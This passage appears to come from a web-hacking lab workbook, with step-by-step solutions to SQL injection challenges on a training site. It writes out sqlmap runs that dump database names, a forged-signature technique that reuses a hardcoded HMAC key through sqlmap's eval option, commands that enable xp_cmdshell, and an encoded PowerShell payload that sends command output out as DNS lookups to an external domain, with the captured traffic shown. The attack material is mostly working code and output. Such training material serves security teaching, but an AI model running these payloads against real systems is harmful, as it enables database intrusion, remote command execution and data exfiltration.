[09:23:34] [INFO] parsing HTTP request from 'request.txt'  
custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q]  
Multipart-like data found in POST body. Do you want to process it? [Y/n/q]  
[09:23:35] [INFO] testing connection to the target URL  
got a 303 redirect to 'http://cms.webhacklab.com:81/administrator/index.php?option=com_admin&view=profile&  
layout=edit'. Do you want to follow? [Y/n]  
[09:23:37] [INFO] testing if the target URL content is stable  
[09:23:38] [WARNING] (custom) POST parameter 'MULTIPART #1*' does not appear to be dynamic  
[09:23:39] [INFO] heuristic (basic) test shows that (custom) POST parameter 'MULTIPART #1*' might be injectable (possible DBMS: 'MySQL')  
[09:23:39] [INFO] testing for SQL injection on (custom) POST parameter 'MULTIPART #1*'  
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]  
[09:23:47] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'  
[09:23:52] [WARNING] reflective value(s) found and filtering out  
[09:23:54] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'  
[09:23:55] [INFO] testing 'Generic inline queries'  
[09:23:56] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTR  
ACTVALUE)'  
[09:23:57] [INFO] (custom) POST parameter 'MULTIPART #1*' is 'MySQL >= 5.1 AND error-based - WHERE, HAVING'
```

Step 17: Sqlmap extracts all database names:

```
1
-----
2291153239280356195628135497--  

--  

[09:24:34] [INFO] the back-end DBMS is MySQL  

web server operating system: Linux Ubuntu 16.04 or 16.10 (yakkety or xenial)  

web application technology: Apache 2.4.18  

back-end DBMS: MySQL ≥ 5.1  

[09:24:39] [INFO] fetching database names  

[09:24:40] [INFO] retrieved: 'information_schema'  

[09:24:40] [INFO] retrieved: 'awh'  

[09:24:41] [INFO] retrieved: 'joomla'  

[09:24:42] [INFO] retrieved: 'mysql'  

[09:24:42] [INFO] retrieved: 'performance_schema'  

[09:24:43] [INFO] retrieved: 'sys'  

[09:24:43] [INFO] retrieved: 'wordpress'  

available databases [7]:  

[*] awh  

[*] information_schema  

[*] joomla  

[*] mysql  

[*] performance_schema  

[*] sys  

[*] wordpress  

[09:24:43] [INFO] fetched data logged to text files under '/root/.local/share/s
.com'  

[*] ending @ 09:24:43 /2021-07-26/
```


Advance SQLMAP Usage with eval option

Challenge URL: <http://topup.webhacklab.com/api/Product/GetProduct?pid=&sig=>


- Identify SQL Injection point
- Fetch the databases from the database server

Solution:

Step 1: Login to the application and navigate to the Topup and click on the “Three” option, as shown below:



Step 2: Click on the ORDER button as shown in the figure below.



Step 3: Observe the request in Burp suite and send the selected request to Burp suite repeater tab.

| # | Host | Method | URI | Params | Edited | Status | Len |
|-----|-----------------------------|--------|--|--------|--------|--------|-----|
| 517 | http://topup.webhacklab.com | GET | /api/Product/GetProduct?pid=2&sig=ABB11... | ✓ | | 200 | 633 |
| 516 | http://topup.webhacklab.com | GET | /shop/checkout?id=2 | ✓ | | 200 | 209 |
| 515 | http://topup.webhacklab.com | GET | /api/product?code=4 | ✓ | | 200 | 309 |

Request Response

Raw Params Headers Hex JWS

```
GET /api/Product/GetProduct?pid=2&sig=ABB11B0B3A466F13F2D8999D1B56F930055C95B9C1AEDEDA38038B6E526553CD6 HTTP/1.1
Host: topup.webhacklab.com
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://topup.webhacklab.com/shop/checkout?id=2
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1bmJxdWVfbmFtZSI6InNhbmpeUBub3Rzb3NIY3VyZS5jb20lCJlbWFpbCl6inNhbmpeUBub3Rzb3NIY3VyZS5jb20lCJpc3MiOjodHRwOi8vd2VlaGFja2xhYi5jb20vliwiZXhwIjoxNTU3NDg4MjA2LCJuYmYlOjE1NTYyNzg2MDZ9.Zvt0x6da63y2zGc_j1gLSPhxHW1zmi3cyR6SUDZ838M
X-Requested-With: XMLHttpRequest
Connection: close
```

Step 4: Observe the request and response as shown below:

The screenshot shows a web proxy interface with the target URL <http://topup.webhacklab.com>. The request tab displays a GET request for the API endpoint /api/Product/GetProduct?pid=2. The response tab shows a 200 OK status with the following JSON content:


```
{"id":2,"title":"Three - Pay as you go","description":"Recharge, You'll receive the recharge code and instructions on the email address you filled in. That way you'll always stay connected!","code":"abcd11","name":"Three","credit":100.0,"data":15.0,"image":"threem.jpg","instruction":"instructions goes here","serviceCharge":10.0,"memberDiscount":0.0}
```

Step 5: Modify the parameter pid which returns a 500 error.

The screenshot shows a web proxy interface with the target URL <http://topup.webhacklab.com>. The request tab displays a GET request for the API endpoint /api/Product/GetProduct?pid=2123. The response tab shows a 500 Internal Server Error with the following JSON content:

```
{"message":"An error has occurred."}
```

Step 6: Observe the view source of the web page shown in **Step 3** which shows the source code used to generate the “sig” parameter with the static key used for encryption purposes.



```

179 <script src="https://cdnjs.cloudflare.com/ajax/libs/crypto-js/3.1.9-1/crypto-js.min.js"></script>
180 <script src="https://cdnjs.cloudflare.com/ajax/libs/crypto-js/3.1.9-1/hmac-sha256.min.js"></script>
181 <script src="https://cdnjs.cloudflare.com/ajax/libs/crypto-js/3.1.9-1/enc-base64.min.js"></script>
182 <script type="text/javascript">
183     var mprogress = new Mprogress();
184     mprogress.start();
185
186     $(document).ready(function () {
187
188         var prodID = "2";
189         var accessToken = localStorage.getItem("accessToken");
190         if (accessToken === null) {
191             var URL = window.location.protocol + "//" + window.location.hostname + (window.location.port ? ":" + window.location.port : '') + "/api/Product/GetProduct?pid=" + prodID;
192             var hmacSignature = CryptoJS.enc.Hex.stringify(CryptoJS.HmacSHA256(URL, "9z$B&E)H@McQfTjWnZr4u7x!A%D*F-Ja")).toUpperCase();
193
194             $.ajax({
195                 type: "GET",
196                 url: "/api/Product/GetProduct?pid=" + prodID + "&sig=" + hmacSignature,
197                 headers: { 'Authorization': 'Bearer ' + accessToken },
198                 processData: false,
199                 beforeSend: function () {
200                     $('#order').html('In Progress...');
201
202                     $('#order').prop("disabled", true);
203                 },
204                 success: function (response) {
205

```

Step 7: To dynamically generate the sig parameter for the request parameter using the following python code.

```

import hmac;
import hashlib;
import base64;

key="9z$B&E)H@McQfTjWnZr4u7x!A%D*F-Ja";

message="http://topup.webhacklab.com/api/Product/GetProduct?pid=2123 and 1=1";

sig=hmac.new(key, message, digestmod=hashlib.sha256).hexdigest().upper();

print sig;

```

Step 8: Generate the “sig” parameter for the modified request shown in **Step 5**.

```

[root@kali]# python3
Python 3.9.2 (default, Feb 28 2021, 17:03:44)
[GCC 10.2.1 20210110] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import hmac;
>>> import hashlib;
>>> import base64;
>>> key="9z$B&E)H@McQfTjWnZr4u7x!A%D*F-Ja";
>>> message="http://topup.webhacklab.com/api/Product/GetProduct?pid=2123";
>>> sig=hmac.new(bytes(key,'utf-8'), bytes(message,'utf-8'), digestmod=hashlib.sha256).hexdigest().upper();
>>> print (sig):
E3E7F3D17BFF1DA6F69832E319D659685176D63E359354168978FCCBE8DED7AB
>>>

```

Step 9: Replace the signature and send the request which will respond with 200 OK.

```

GET /api/Product/GetProduct?pid=2123&sig=E3E7F3D17BFF1DA6F69832E319D659685176D63E359354168978FCCBE8DED7AB HTTP/1.1
Host: topup.webhacklab.com
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: */
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://topup.webhacklab.com/shop/checkout?id=2
Authorization: Bearer

HTTP/1.1 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-Type: application/json; charset=utf-8
Expires: -1
Server: Microsoft-IIS/8.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Fri, 26 Apr 2019 12:53:46 GMT
Connection: close
Content-Length: 4

null

```

Step 10: Inserting a boolean based sql payload with “and” query and using the new signature created by following **Step 8** for the new pid will return null.

```

GET /api/Product/GetProduct?pid=2123+and+1=1&sig=5C24D051BBF80A055FDEE887DEB96A90855549DD052039FAC9905772D14AD6FA HTTP/1.1
Host: topup.webhacklab.com
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: */
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://topup.webhacklab.com/shop/checkout?id=2
Authorization: Bearer

HTTP/1.1 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-Type: application/json; charset=utf-8
Expires: -1
Server: Microsoft-IIS/8.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Fri, 26 Apr 2019 13:00:55 GMT
Connection: close
Content-Length: 4

null

```

Step 11: Inserting boolean SQL payload with “or” query and using the new signature created by following **Step 8** for the new pid will result in data.

The screenshot shows the Burp Suite interface with the following details:

Request:

```
GET /api/Product/GetProduct?pid=2123+or+1=1&sig=9A341BB4C44E54FD10F7696D6903B9B626417BF0C0646E46F188EF1C728E7855 HTTP/1.1
Host: topup.webhacklab.com
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://topup.webhacklab.com/shop/checkout?id=2
Authorization: Bearer
```

Response:

```
HTTP/1.1 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-Type: application/json; charset=utf-8
Expires: -1
Server: Microsoft-IIS/8.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Fri, 26 Apr 2019 13:00:19 GMT
Connection: close
Content-Length: 350

{"id":27,"title":"Virgin Mobile","description":"Recharge, You'll receive the recharge code and instructions on the email address you filled in. That way you'll always stay connected!","code":"O211C","name":"VirginiM","credit":180.0,"data":90.0,"image":"virginm.jpg","instruction":"Instructions goes here","serviceCharge":10.0,"memberDiscount":0.0}
```

Step 12: In order to run SQLmap, save the request in the “request.txt” file with the vulnerable parameter is “*”. In our case it is code parameter which is vulnerable.

```
root@kali:~/Desktop# cat request.txt
GET /api/Product/GetProduct?pid=*&sig=2E2A3AAF4EB0895D5512931168FDC18022A0E01B3CE09C2BD875F283B8430045 HTTP/1.1
Host: topup.webhacklab.com
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://topup.webhacklab.com/shop/checkout?id=10
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1bmJxdWVfbmFtZSI6InNhbmpheUBub3Rzb3NlY3VyZS5jb20iLCJlbWFpbCI6InNhbmpheUBub3Rzb3NlY3VyZS5jb20iLCJpc3Mi0iJodHRw0i8vd2ViaGFja2xhYi5jb20vIiwiZXhwIjoxNTU3NDg4MjA2LCJuYmYi0jE1NTYyNzg2MDZ9.Zvt0x6da63y2zGc_j1gLSPhxHW1zmi3cyR6SUDZ838M
X-Requested-With: XMLHttpRequest
Connection: close
```

Step 13: Mention the eval tag which will dynamically generate the sig parameter for every sqlmap request.

```
root@Kali:~# sqlmap -r request.txt --eval='import hashlib;import hmac;sig=(hmac.new("9z$B&E)H@McQfTjWnZr4u7x!A%D*F-Ja", "http://topup.webhacklab.com/api/Product/GetProduct?pid=%s" % (pid), hashlib.sha256)).hexdigest().upper();' --dbs -batch
```

In case of UTF encoding error try following command:

```
sqlmap -r eval.txt --eval='import hmac;import hashlib;import base64;sig = hmac.new("9z$B&E)H@McQfTjWnZr4u7x!A%D*F-Ja".encode("utf-8"), ("http://topup.webhacklab.com/api/Product/GetProduct?pid=%s" % (pid)).encode("utf-8"), digestmod=hashlib.sha256).hexdigest().upper()' --dbs -batch
```

```
root@kali:~/Desktop# sqlmap request.txt --eval='import hashlib;import hmac;sig=(hmac.new("9z$B&E)H@McQfTjWnZr4u7x!A%D*F-Ja", "http://topup.webhacklab.com/api/Product/GetProduct?pid=%s" % (pid), hashlib.sha256)).hexdigest().upper();' --dbs --batch
```

Step 14: We will be able to fetch all the database names from the DB server.

```
-- Web Browser
[09:08:43] [INFO] testing Microsoft SQL Server
[09:08:43] [INFO] confirming Microsoft SQL Server
[09:08:46] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 8.1 or 2012 R2
web application technology: ASP.NET 4.0.30319, ASP.NET, Microsoft IIS 8.5
back-end DBMS: Microsoft SQL Server 2012
[09:08:46] [INFO] fetching database names
[09:08:46] [INFO] fetching number of databases
[09:08:46] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[09:08:46] [INFO] retrieved: 5
[09:08:49] [INFO] retrieved: awhdb
[09:09:05] [INFO] retrieved: master
[09:09:24] [INFO] retrieved: model
[09:09:40] [INFO] retrieved: msdb
[09:09:54] [INFO] retrieved: tempdb
available databases [5]:
[*] awhdb
[*] master
[*] model
[*] msdb
[*] tempdb
[!] Configuration
[09:10:14] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 166 times
[09:10:14] [INFO] fetched data logged to text files under '/root/.sqlmap/output/topup.webhacklab.com'
[*] ending @ 09:10:14 /2019-04-26/
```

Data Exfiltration over DNS via SQLi

Challenge URL: <http://topup.webhacklab.com/Account/SecurityQuestion>

- Exploit the injection vulnerability to exfiltrate the output of command “ipconfig” over DNS channel.

Solution:

Step 1: It can be identified that the application is developed in .NET with MVC framework, backend database is SQL Server and it is vulnerable to SQL injection. Exploit this further to retrieve the data using out-of-band (OOB) channels - DNS. Start a DNS listener on your kali VM using the following command:

```
root@Kali:~# tcpdump -n udp port 53 -i any
```

```
root@kali:~# tcpdump -n udp port 53 -i any
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on any, link-type LINUX_SLL (Linux cooked v1), capture size 262144 bytes
```

Step 2: Enable xp_cmdshell using the following command.

```
';exec sp_configure 'show advanced options', 1;RECONFIGURE;EXEC sp_configure
'xp_cmdshell', 1;RECONFIGURE; --
```

Step 3: Login into the application and inject the below payload into the Question field, as shown below:

```
';exec master..xp_cmdshell 'cmd.exe /c nslookup XXX.userX.webhacklab.com' --
```

The screenshot shows the 'Profile' section of the Topup Webhacklab website. The 'Question' field is highlighted with a red box and contains the payload: 'nslookup test.user10.webhacklab.com'. Other fields visible include Name (Dhruv), Mobile (9876543210), Profile Image (Browse...), Membership (Bronze), Password Answer (*****), and Billing Address (Address).

Step 4: Next, logout and visit the Password Reset functionality as done in the earlier exercise. Input the answer and click on 'RESET PASSWORD'.

The screenshot shows the 'NOT SO SECURE' security question page. The 'Question' field is highlighted with a red box and contains the payload: ':exec master..xp_cmdshell 'cmd.exe /c nslookup test.user10.webhacklab.com' --'. Below it is a 'SecurityAnswer' input field and a 'RESET PASSWORD' button.

Step 5: Note the output of ‘tcpdump’. It will show that the DNS requests are being received by the host.

```
root@kali:~# tcpdump -n udp port 53 -i any
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on any, link-type LINUX_SLL (Linux cooked v1), capture size 262144 bytes
21:54:59.962501 IP 192.168.200.12.53385 > 192.168.4.10.53: 48349+ A? test.user10.webhacklab.com. (44)
21:55:01.948456 IP 192.168.200.12.60850 > 192.168.4.10.53: 3113+ AAAA? test.user10.webhacklab.com. (44)
```

Step 6: As there is a limit on size and type of data that can be sent over DNS channels, we need to create a payload that will encode the output, break it into chunks and then send it over the DNS channel with sequence numbers appended to them.

Once the OOB calls are received, the output can be sorted with the help of sequence numbers as UDP packets do not have an arrival order.

The payload created is as shown below. It will send output of ipconfig over DNS to userX.webhacklab.com.

```
'; exec master..xp_cmdshell 'cmd /v /c "ipconfig > C:\Windows\Temp\outputX &&
certutil -encodehex -f C:\Windows\Temp\outputX C:\Windows\Temp\outputX.hex 4
&& powershell -enc
JAB0AGUAeAB0AD0ARwB1AHQALQBDAG8AbgB0AGUAbgB0ACAAQwA6AFwAVwBpAG4AZABvAHcAcwBcAF
QAZQBtAHAXXABvAHUAdABwAHUAdAAxADAALgBoAGUAeAA7ACQAcwB1AGIAZABvAG0AYQBpAG4APQAk
AHQAZQB4AHQALgByAGUAcABsAGEAYwB1ACgAIgAgACIALAAiACIAKQA7ACQAagA9ADEAMQAxADEAMQ
A7AGYAbwByAGUAYQBjAGgAKAAkAGkAIABpAG4AIAAkAHMAdQBtAGEAaQBuACkAewAgACQA
ZgBpAG4AYQBsAD0AJABqAC4AdABvAHMAdAByAGkAbgBnACgAKQArACIALgAiACsAJAbpACsAIgAuAG
YAaQBzAGUALgB1AHMAZQByADEAMAAuAHcAZQBiAGgAYQBjAGsAbABhAGIALgBjAG8AbQAiADsAJABq
ACAAKwA9ACAAMQA7ACAAUwB0AGEAcgB0AC0AUAByAG8AYwB1AHMACwAgAC0ATgBvAE4AZQB3AFcAaQ
BuAGQAbwB3ACAAAbgBzAGwAbwBvAGsAdQBwACAAJABmAGkAbgBhAGwAIAB9AA=="
--
```

Let's understand the payload in parts:

First part: Below command will run ipconfig on SQL server using xp_cmdshell, write the output to a file, then hexencode it with ‘certutil’ in a specific format (in columns with spaces, without the characters and the addresses), and is represented by code 4.

```
exec master..xp_cmdshell 'cmd /v /c "ipconfig > C:\Windows\Temp\outputX &&
certutil -encodehex -f C:\Windows\Temp\outputX C:\Windows\Temp\outputX.hex 4'
```

Second part: It will run a PowerShell script in Base64 encoded format to avoid breaking SQL syntax. This script will read the hex encoded output file, break the content into chunks and then generate DNS queries in specific format i.e.

sequence_number.\$Data.file.userX.webhackLab.com

Plain Script:

```
$text=Get-Content C:\Windows\Temp\outputX.hex;$subdomain=$text.replace("",
");$j=11111;foreach($i in $subdomain){
$final=$j.tostring()+"."+$i+".file.userX.webhacklab.com";$j += 1; Start-
Process -NoNewWindow nslookup $final }
```

This will be the Encoded Script that can be decrypted using:

`powershell -enc {$encoded_script} :`

The encoded output of the plaintext script will look like this :

```
JAB0AGUAeAB0AD0ARwB1AHQALQBDAG8AbgB0AGUAbgB0ACAAQwA6AFwAVwBpAG4AZABvAHcAcwBcAF
QAZQBtAHAAXABvAHUAdABwAHUAdAAxADAALgBoAGUAeAA7ACQAcwB1AGIAZABvAG0AYQBpAG4APQAk
AHQAZQB4AHQALgByAGUAcABsAGEAYwB1ACgAIgAgACIALAAiACIAKQA7ACQAagA9ADEAMQAxADEAMQ
A7AGYAbwByAGUAYQBjAGgAKAAkAGkAIABpAG4AIAAkAHMAdQBiAGQAbwBtAGEAaQBuACkAewAgACQA
ZgBpAG4AYQBsAD0AJABqAC4AdABvAHMAdAByAGkAbgBnACgAKQArACIALgAiACsAJABpACsAIgAuAG
YAaQBsAGUALgB1AHMAZQByADEAMAAuAHcAZQBiAGgAYQBjAGsAbABhAGIALgBjAG8AbQAiADsAJABq
ACAAKwA9ACAAMQA7ACAAUwB0AGEAcgB0AC0AUAByAG8AYwB1AHMAcwbAgAC0ATgBvAE4AZQB3AFcAaQ
BuAGQAbwB3ACAAbgBzAGwAbwBvAGsAdQBwACAAJABmAGkAbgBhAGwAIAB9AA==
```

Step 7: To create your own encoded string containing your IP address and file name use the PowerShell encoder [here](#) or use our utility hosted within the VPN <http://utility.webhacklab.com> as shown in the screenshot below.

The screenshot shows a web-based PowerShell encoder tool. At the top, there's a navigation bar with tabs: Helper Utility, Blacklist3r, Blacklist3r-ViewState, YSoSerial, and Powershell Encoder. The Powershell Encoder tab is highlighted with a red box. Below the tabs, the title "Powershell Encoder" is displayed. A sub-instruction says "This will encode the command you input into valid PowerShell Base64 for use with 'EncodedCommand'". Underneath, there's a "Powershell Script" section containing a PowerShell one-liner. Below it are two buttons: "Encode" and "Decode". The "Result" section contains the encoded output of the script. A large green box at the bottom contains a command-line instruction: "powershell.exe -exec bypass -enc JAB0AGUAeAB0AD0ARwBIAHQALQBDAG8AbgB0AGUAbgB0ACAAQwA6AfWAvBpAG4AZABvAHcAcwBcAFQAQZBtAHAXAbvAHUAdAbwAHUAdAxAxADAALgBoAGUAeAA7ACQAcwB1AGIAZAbvAG0AYQbpAG4APQakAHQAZQb4AHQALgByAGUAcAbsAGEAYwbIAcAgIlgAgACIALAAiACIAKQA7ACQAgA9ADEAMQAxADEAMQA7AGYAbwByAQUYQBjAggAKAAkAGkAIAbpAG4AlAAKAHMAdQBiAGQAbwBtAGEAaQBuAckEewAgACQAZgBpAG4AYQBsAD0QjAbqAC4AdAbvAHMAdAbYAGkAbgBnACgAKOArACIALAAuAHcAZQbIAGgAYQbjAGsAbAbhAGIALgBjAG8AbQAIADSjAbqACAAKwA9ACAAMQA7ACAULw0AGEAcgB0AC0AUAbYAG8AywBIAHMAcwaAgAC0ATgBvAE4AZQB3AFcAaQBuAGQAbwB3ACAAAbgBzAGwAbwBvAGsAdQbwACAAjAbmAGkAbgBhAGwAIAB9AA==".

Step 8: Submit the final payload to the injection point.

The screenshot shows a user profile page from "topup.webhacklab.com/Account/Profile". The top navigation bar includes links for Health Check, Shopping Portal, Topup Website, MBlog Portal, JWT, Database Connection, Resume Uploading, and NodeJS. Below the navigation, there's a "NOT SO SECURE" logo. The main profile area has sections for "Question" (set to "';exec master..xp_cmdshell 'cmd /v /c \"ipco'*****"), "Profile Image" (with a browse button), "Membership" (Bronze), and "Billing Address" (Address field). At the bottom is a red "UPDATE" button. A red box highlights the password answer field containing the payload.

Step 9: Before executing the payload run Tcpdump to capture the DNS queries and write it to a file, as shown in the below figure:

```
root@Kali:~# tcpdump -n udp port 53 -i any | tee oob.txt
```

```
root@kali:~# tcpdump -n udp port 53 -i any | tee oob.txt
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on any, link-type LINUX_SLL (Linux cooked v1), capture size 262144 bytes
```

Step 10: As done earlier, execute the payload from reset password and observe the responses on tcpdump.

Please answer your security question

```
'; exec master..xp_cmdshell 'cmd /v /c
"ipconfig > C:\Windows\Temp\output10
&& certutil -encodehex -f C:\Windows\Temp\output10 C:\Windows\Temp\output10.hex 4 &&
powershell.exe -exec bypass -enc
JAB0AGUAeAB0AD0ARwBIAHQALQBDAG8AbgB0AGUAbgB0ACAAQwA
'--
```

SecurityAnswer

RESET PASSWORD

```
root@kali:~# [tcpdump -n udp port 53 -i any | tee oob.txt]
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on any, link-type LINUX_SLL (Linux cooked v1), capture size 262144 bytes
22:42:41.105361 IP 192.168.200.12.5461 > 192.168.4.10.53: 18691+ A? 11111.0d0a57696e646f777320495020436f6e.file.
user10.webhacklab.com. (83)
22:42:41.130383 IP 192.168.200.12.54541 > 192.168.4.10.53: 6667+ A? 11113.45746865726e65742061646170746572.file.
user10.webhacklab.com. (83)
22:42:41.130428 IP 192.168.200.12.35550 > 192.168.4.10.53: 2342+ A? 11115.2020436f6e6e656374696f6e2d737065.file.
user10.webhacklab.com. (83)
22:42:41.130453 IP 192.168.200.12.20624 > 192.168.4.10.53: 15822+ A? 11117.20202e203a200d0a2020204950763420.file.
.user10.webhacklab.com. (83)
22:42:41.130475 IP 192.168.200.12.24686 > 192.168.4.10.53: 51656+ A? 11119.202e202e202e202e202e203a2031.file.
.user10.webhacklab.com. (83)
22:42:41.130494 IP 192.168.200.12.48363 > 192.168.4.10.53: 16078+ A? 11121.2020205375626e6574204d61736b202e.file.
.user10.webhacklab.com. (83)
22:42:41.130510 IP 192.168.200.12.53160 > 192.168.4.10.53: 4928+ A? 11123.202e202e203a203235352e3235352e30.file.
.user10.webhacklab.com. (83)
22:42:41.288561 IP 192.168.200.12.64608 > 192.168.4.10.53: 15156+ A? 11125.617465776179202e202e202e202e202e.file.
.user10.webhacklab.com. (83)
22:42:41.288576 IP 192.168.200.12.15849 > 192.168.4.10.53: 17484+ A? 11131.2020204d65646961205374617465202e.file.
.user10.webhacklab.com. (83)
22:42:41.288582 IP 192.168.200.12.6197 > 192.168.4.10.53: 27644+ A? 11127.756e6e656c2061646170746572206973.file.
```

